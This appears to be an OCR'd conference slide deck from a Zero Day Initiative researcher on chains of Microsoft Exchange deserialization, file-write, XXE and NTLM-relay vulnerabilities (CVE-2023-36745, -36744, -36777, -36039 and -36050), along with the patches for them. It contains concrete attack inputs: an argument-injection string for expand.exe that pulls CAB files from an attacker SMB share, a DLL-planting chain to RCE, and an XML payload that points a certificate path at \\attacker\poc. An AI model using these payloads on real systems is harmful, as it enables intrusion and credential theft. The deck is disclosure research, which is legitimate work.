
Alert level: Severe
Status: Quarantined
Date: 10/27/2023 9:55 AM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

Learn more

Affected items:

file: C:\Users\Administrator\test\test.cab

Using ../ (bypass Defender)



MSFT response: *"To clarify our earlier point – it is the caller's (application using extrac32) responsibility to make sure extrac32 is not called on untrusted CAB files."*

CVE-2023-36745 – LPE or RCE?

Microsoft.Exchange.DxStore.Common.DxSerializationUtil+SharedTypeResolver

```
public SharedTypeResolver(string assemblyLoadPath = null)
{
    if (string.IsNullOrEmpty(assemblyLoadPath))
    {
        assemblyLoadPath = ExchangeSetupContext.BinPath;
    }
    this.fusePaxosAsm = Assembly.LoadFrom(Path.Combine(assemblyLoadPath, "FUSE.Paxos.dll"));
    this.typeCache = new ConcurrentDictionary<string, Type>();
    this.typeNameCache = new ConcurrentDictionary<string, string>();
    this.typeNameSpaceCache = new ConcurrentDictionary<string, string>();
}
```

- Could be easily used for LPE – we drop a *Fuse.Paxos.dll* to any writeable location and then load it.
- RCE would require a File Write primitive though and those are not easy to find.

CVE-2023-36744 – Arbitrary File Write

```
public DumpDataReader(string file)
{
    if (!File.Exists(file))
    {
        throw new FileNotFoundException(file);
    }
    if (Path.GetExtension(file).ToLower() == ".cab")
    {
        file = this.ExtractCab(file);
    }
    this._fileName = file;
    this._dumpReader = new DumpReader(file);
}
```

```
private string ExtractCab(string file)
{
    this._generatedPath = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString());
    while (Directory.Exists(this._generatedPath))
    {
        this._generatedPath = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString
        ());
    }
    Directory.CreateDirectory(this._generatedPath);
    CommandOptions commandOptions = new CommandOptions();
    commandOptions.NoThrow = true;
    commandOptions.NoWindow = true;
    Command command = Command.Run(string.Format("expand -F:*dmp {0} {1}", file, this.
    _generatedPath), commandOptions);
    ...
        this.Dispose();
    ...
}
```

```
public void Dispose()
{
    if (this._generatedPath != null)
    {
        try
        {
            string[] files = Directory.GetFiles(this._generatedPath);
            for (int i = 0; i < files.Length; i++)
            {
                File.Delete(files[i]);
            }
            Directory.Delete(this._generatedPath, false);
        }
        ...
    }
}
```

- File needs to exist.
- *.cab* extension is obligatory.
- Extraction to temporary directory based on GUID.
- Only files ending with dmp extracted.
- Files deleted afterwards.

CVE-2023-36744 – Arbitrary File Write

On a second thought, Argument Injection exists in *expand.exe* call and *expand* is tricky.

1) When –r or –i argument is provided, -F is ignored.

```
> expand -F:*dmp -i \\win-attacker\poc\test.cab C:\Users\Public\cabtest

> ls
      -a----         7/6/2023   3:31 AM              8 test.txt
```

2) –r allows to unpack (create) directories, so we can extract something like *dir\Fuse.Paxos.dll*. File deletion routine calls *Directory.Delete* with *recursive=false*, thus our file won't get deleted!

3) We can deliver multiple *.cab* files and extract several files.

CVE-2023-36744 – Arbitrary File Write

Sample payload:

```
\\win-attacker\poc\f.cab -r \\win-attacker\poc\i.cab \\win-attacker\poc\t.cab
```

Such a file *needs to exist*, thus we need to prepare SMB share with a tricky structure.

```
$ tree ./
./
├── f.cab
├── f.cab -r
│   └── win-attacker
│       └── poc
│           └── i.cab
│               └── win-attacker
│                   └── poc
│                       └── t.cab
├── i.cab
└── t.cab
```

- *i.cab – Fuse.Paxos.Dll*
- *t.cab – Ijwhost.dll*
- *f.cab – corrupted cab file* (to leak GUID)

CVE-2023-36777 – Arbitrary File Read (XXE)

When *expand.exe* is unable to extract a file from *cab* file (for instance when the file name contains ":" character), it writes exception to C:\Windows\Logs\DPX\setupact.log:


```
2023-07-05 06:00:18, Info                  DPX    MoveFileExW failed, source:
\\?\C:\Windows\TEMP\9575c7e8-bf61-4176-bb16-
773ce766a5e1\d9fa1a72a7f6453d8eed13b1723724f3$dpx$.tmp\d00f74a50504e54f9b14b55c
60bef1ba.tmp, destination: \\?\C:\Windows\TEMP\9575c7e8-bf61-4176-bb16-
773ce766a5e1\c:tzt.dmp, hr 0x8007007b
```

Now, we can use XXE -> File Read (CVE-2023-36777) to leak the GUID of our temporary directory (*Microsoft.Build.Evaluation.Project* – abuse of its single-argument constructor).

CVE-2023-36745 – Final Chain

- **CVE-2023-36744** – drop DLL to the *C:\Windows\Temp\<GUID>\a* directory.
- **CVE-2023-36777** – leak <GUID> from logs with XXE (Arbitrary File Read).
- **CVE-2023-36745** – load DLL from *C:\Windows\Temp\<GUID>\a\Fuse.Paxos.dll* and get RCE.

DEMO TIME




Patches and blocklist drop


- Patch introduced new, much better deserialization protection mechanism:
  - Allow list on priority (also in *MultiValuedProperty*).
  - Internal types defined for generics are also verified.

- We finally cannot deserialize any class that isn't disallowed.


- I decided to focus on allowed classes again and I had another look on *ConvertViaNoArgumentConstructor* (public no-arg constructor + setters), which turned out to be more powerful than I initially thought.



ConvertViaNoArgumentConstructor



- Initialize object with public no-arg constructor.
- Iterates over public members.
- Deserializes member with internal PowerShell Remoting deserialization! Completely bypasses allow/block lists and extends attack surface.
- Tries to set deserialized value with setter. We can abuse both setters and PowerShell deserialization.



CVE-2023-36039 – NTLM Relaying

Using ConvertViaNoArgumentConstructor to deserialize not allowed X509Certificate2, because it's a member of allowed FederationTrust.

Allowed *FederationTrust*

```
private static readonly string[] allowedTypes = new string[]
{
    "Microsoft.Exchange.Cluster.ActiveManagerServer.AmClusterNodeNetworkStatus",
    "Microsoft.Exchange.Cluster.Replay.AmBcsSingleCopyValidationException",
    ...
    "Microsoft.Exchange.Data.Directory.SystemConfiguration.FederationTrust",
    ...
}
```

Not allowed *X509Certificate2* member

```
public X509Certificate2 OrgCertificate
{
    get
    {
        return this[FederationTrustSchema.OrgCertificate] as X509Certificate2;
    }
    internal set
    {
        this[FederationTrustSchema.OrgCertificate] = value;
    }
}
```

fromType: String
targetType: X509Certificate2

```
<MS>
  <S N="OrgCertificate">\\attacker\poc\~poc.txt</S>
</MS>
```

ConvertViaConstructor
(public ctor with single argument)

```
public X509Certificate2(string fileName) : base(fileName)
{
    this.m_safeCertContext = CAPI.CertDuplicateCertificateContext(base.Handle);
}
```

CVE-2023-36050 – XXE through setter

Using ConvertViaNoArgumentConstructor to deserialize allowed TransportConfigContainer, where setter leads to XXE.

Allowed *TransportConfigContainer*

```
private static readonly string[] allowedTypes = new string[]
{
    "Microsoft.Exchange.Cluster.ActiveManagerServer.AmClusterNodeNetworkStatus",
    ...
    "Microsoft.Exchange.Data.Directory.SystemConfiguration.TransportConfigContainer",
    ...
}
```

We call *setter* and control *value*

```
public string TransportSystemState
{
    get
    {
        return (string)this[TransportConfigContainerSchema.TransportSystemState];
    }
    set
    {
        this[TransportConfigContainerSchema.TransportSystemState] = value;
        this.RefreshTransportSystemState();
    }
}
```

XXE – we fully control XML through *TransportSystemState* member


```
public static IEnumerable<TransportSystemStateOverride> GetOverrides(string rawTransportSystemState)
{
    if (string.IsNullOrEmpty(rawTransportSystemState))
    {
        return null;
    }
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.LoadXml(rawTransportSystemState);
    ...
}
```

Current state

- Exchange *SerializationTypeConverter* based on strict allow list now (*MultiValuedProperty* too).

- Payloads targeting Exchange *SerializationTypeConverter* need to be signed by default now.*
  - No more abusing of *UnitySerializationHolder* for target type overwriting.
  - You shouldn't be able to use PowerShell Remoting deserialization routines against classes allowed in *SerializationTypeConverter,* if you cannot deliver proper signature.


- You can still deserialize classes defined in PSRP known classes (.ps1xml files).



* https://support.microsoft.com/en-gb/topic/certificate-based-signing-of-powershell-serialization-payloads-enabled-in-november-2023-exchange-su-00372868-c058-4d3b-9a6a-c4111d0933fd

Gadget searching tips

- Get familiar with your deserialization capabilities and implement some automation to gather feasible classes.
- Look for potentially malicious sinks, like internal deserializations, process starting, file writing etc.
- *File.Exists* and *FileInfo* helped me to find a lot of interesting gadgets.
- Look for interesting arguments/members names, like: “command”, “file”, “filename” etc.
- Look for native functions calls.



THANK YOU FOR YOUR ATTENTION

@chudyPB

@thezdi

www.zerodayinitiative.com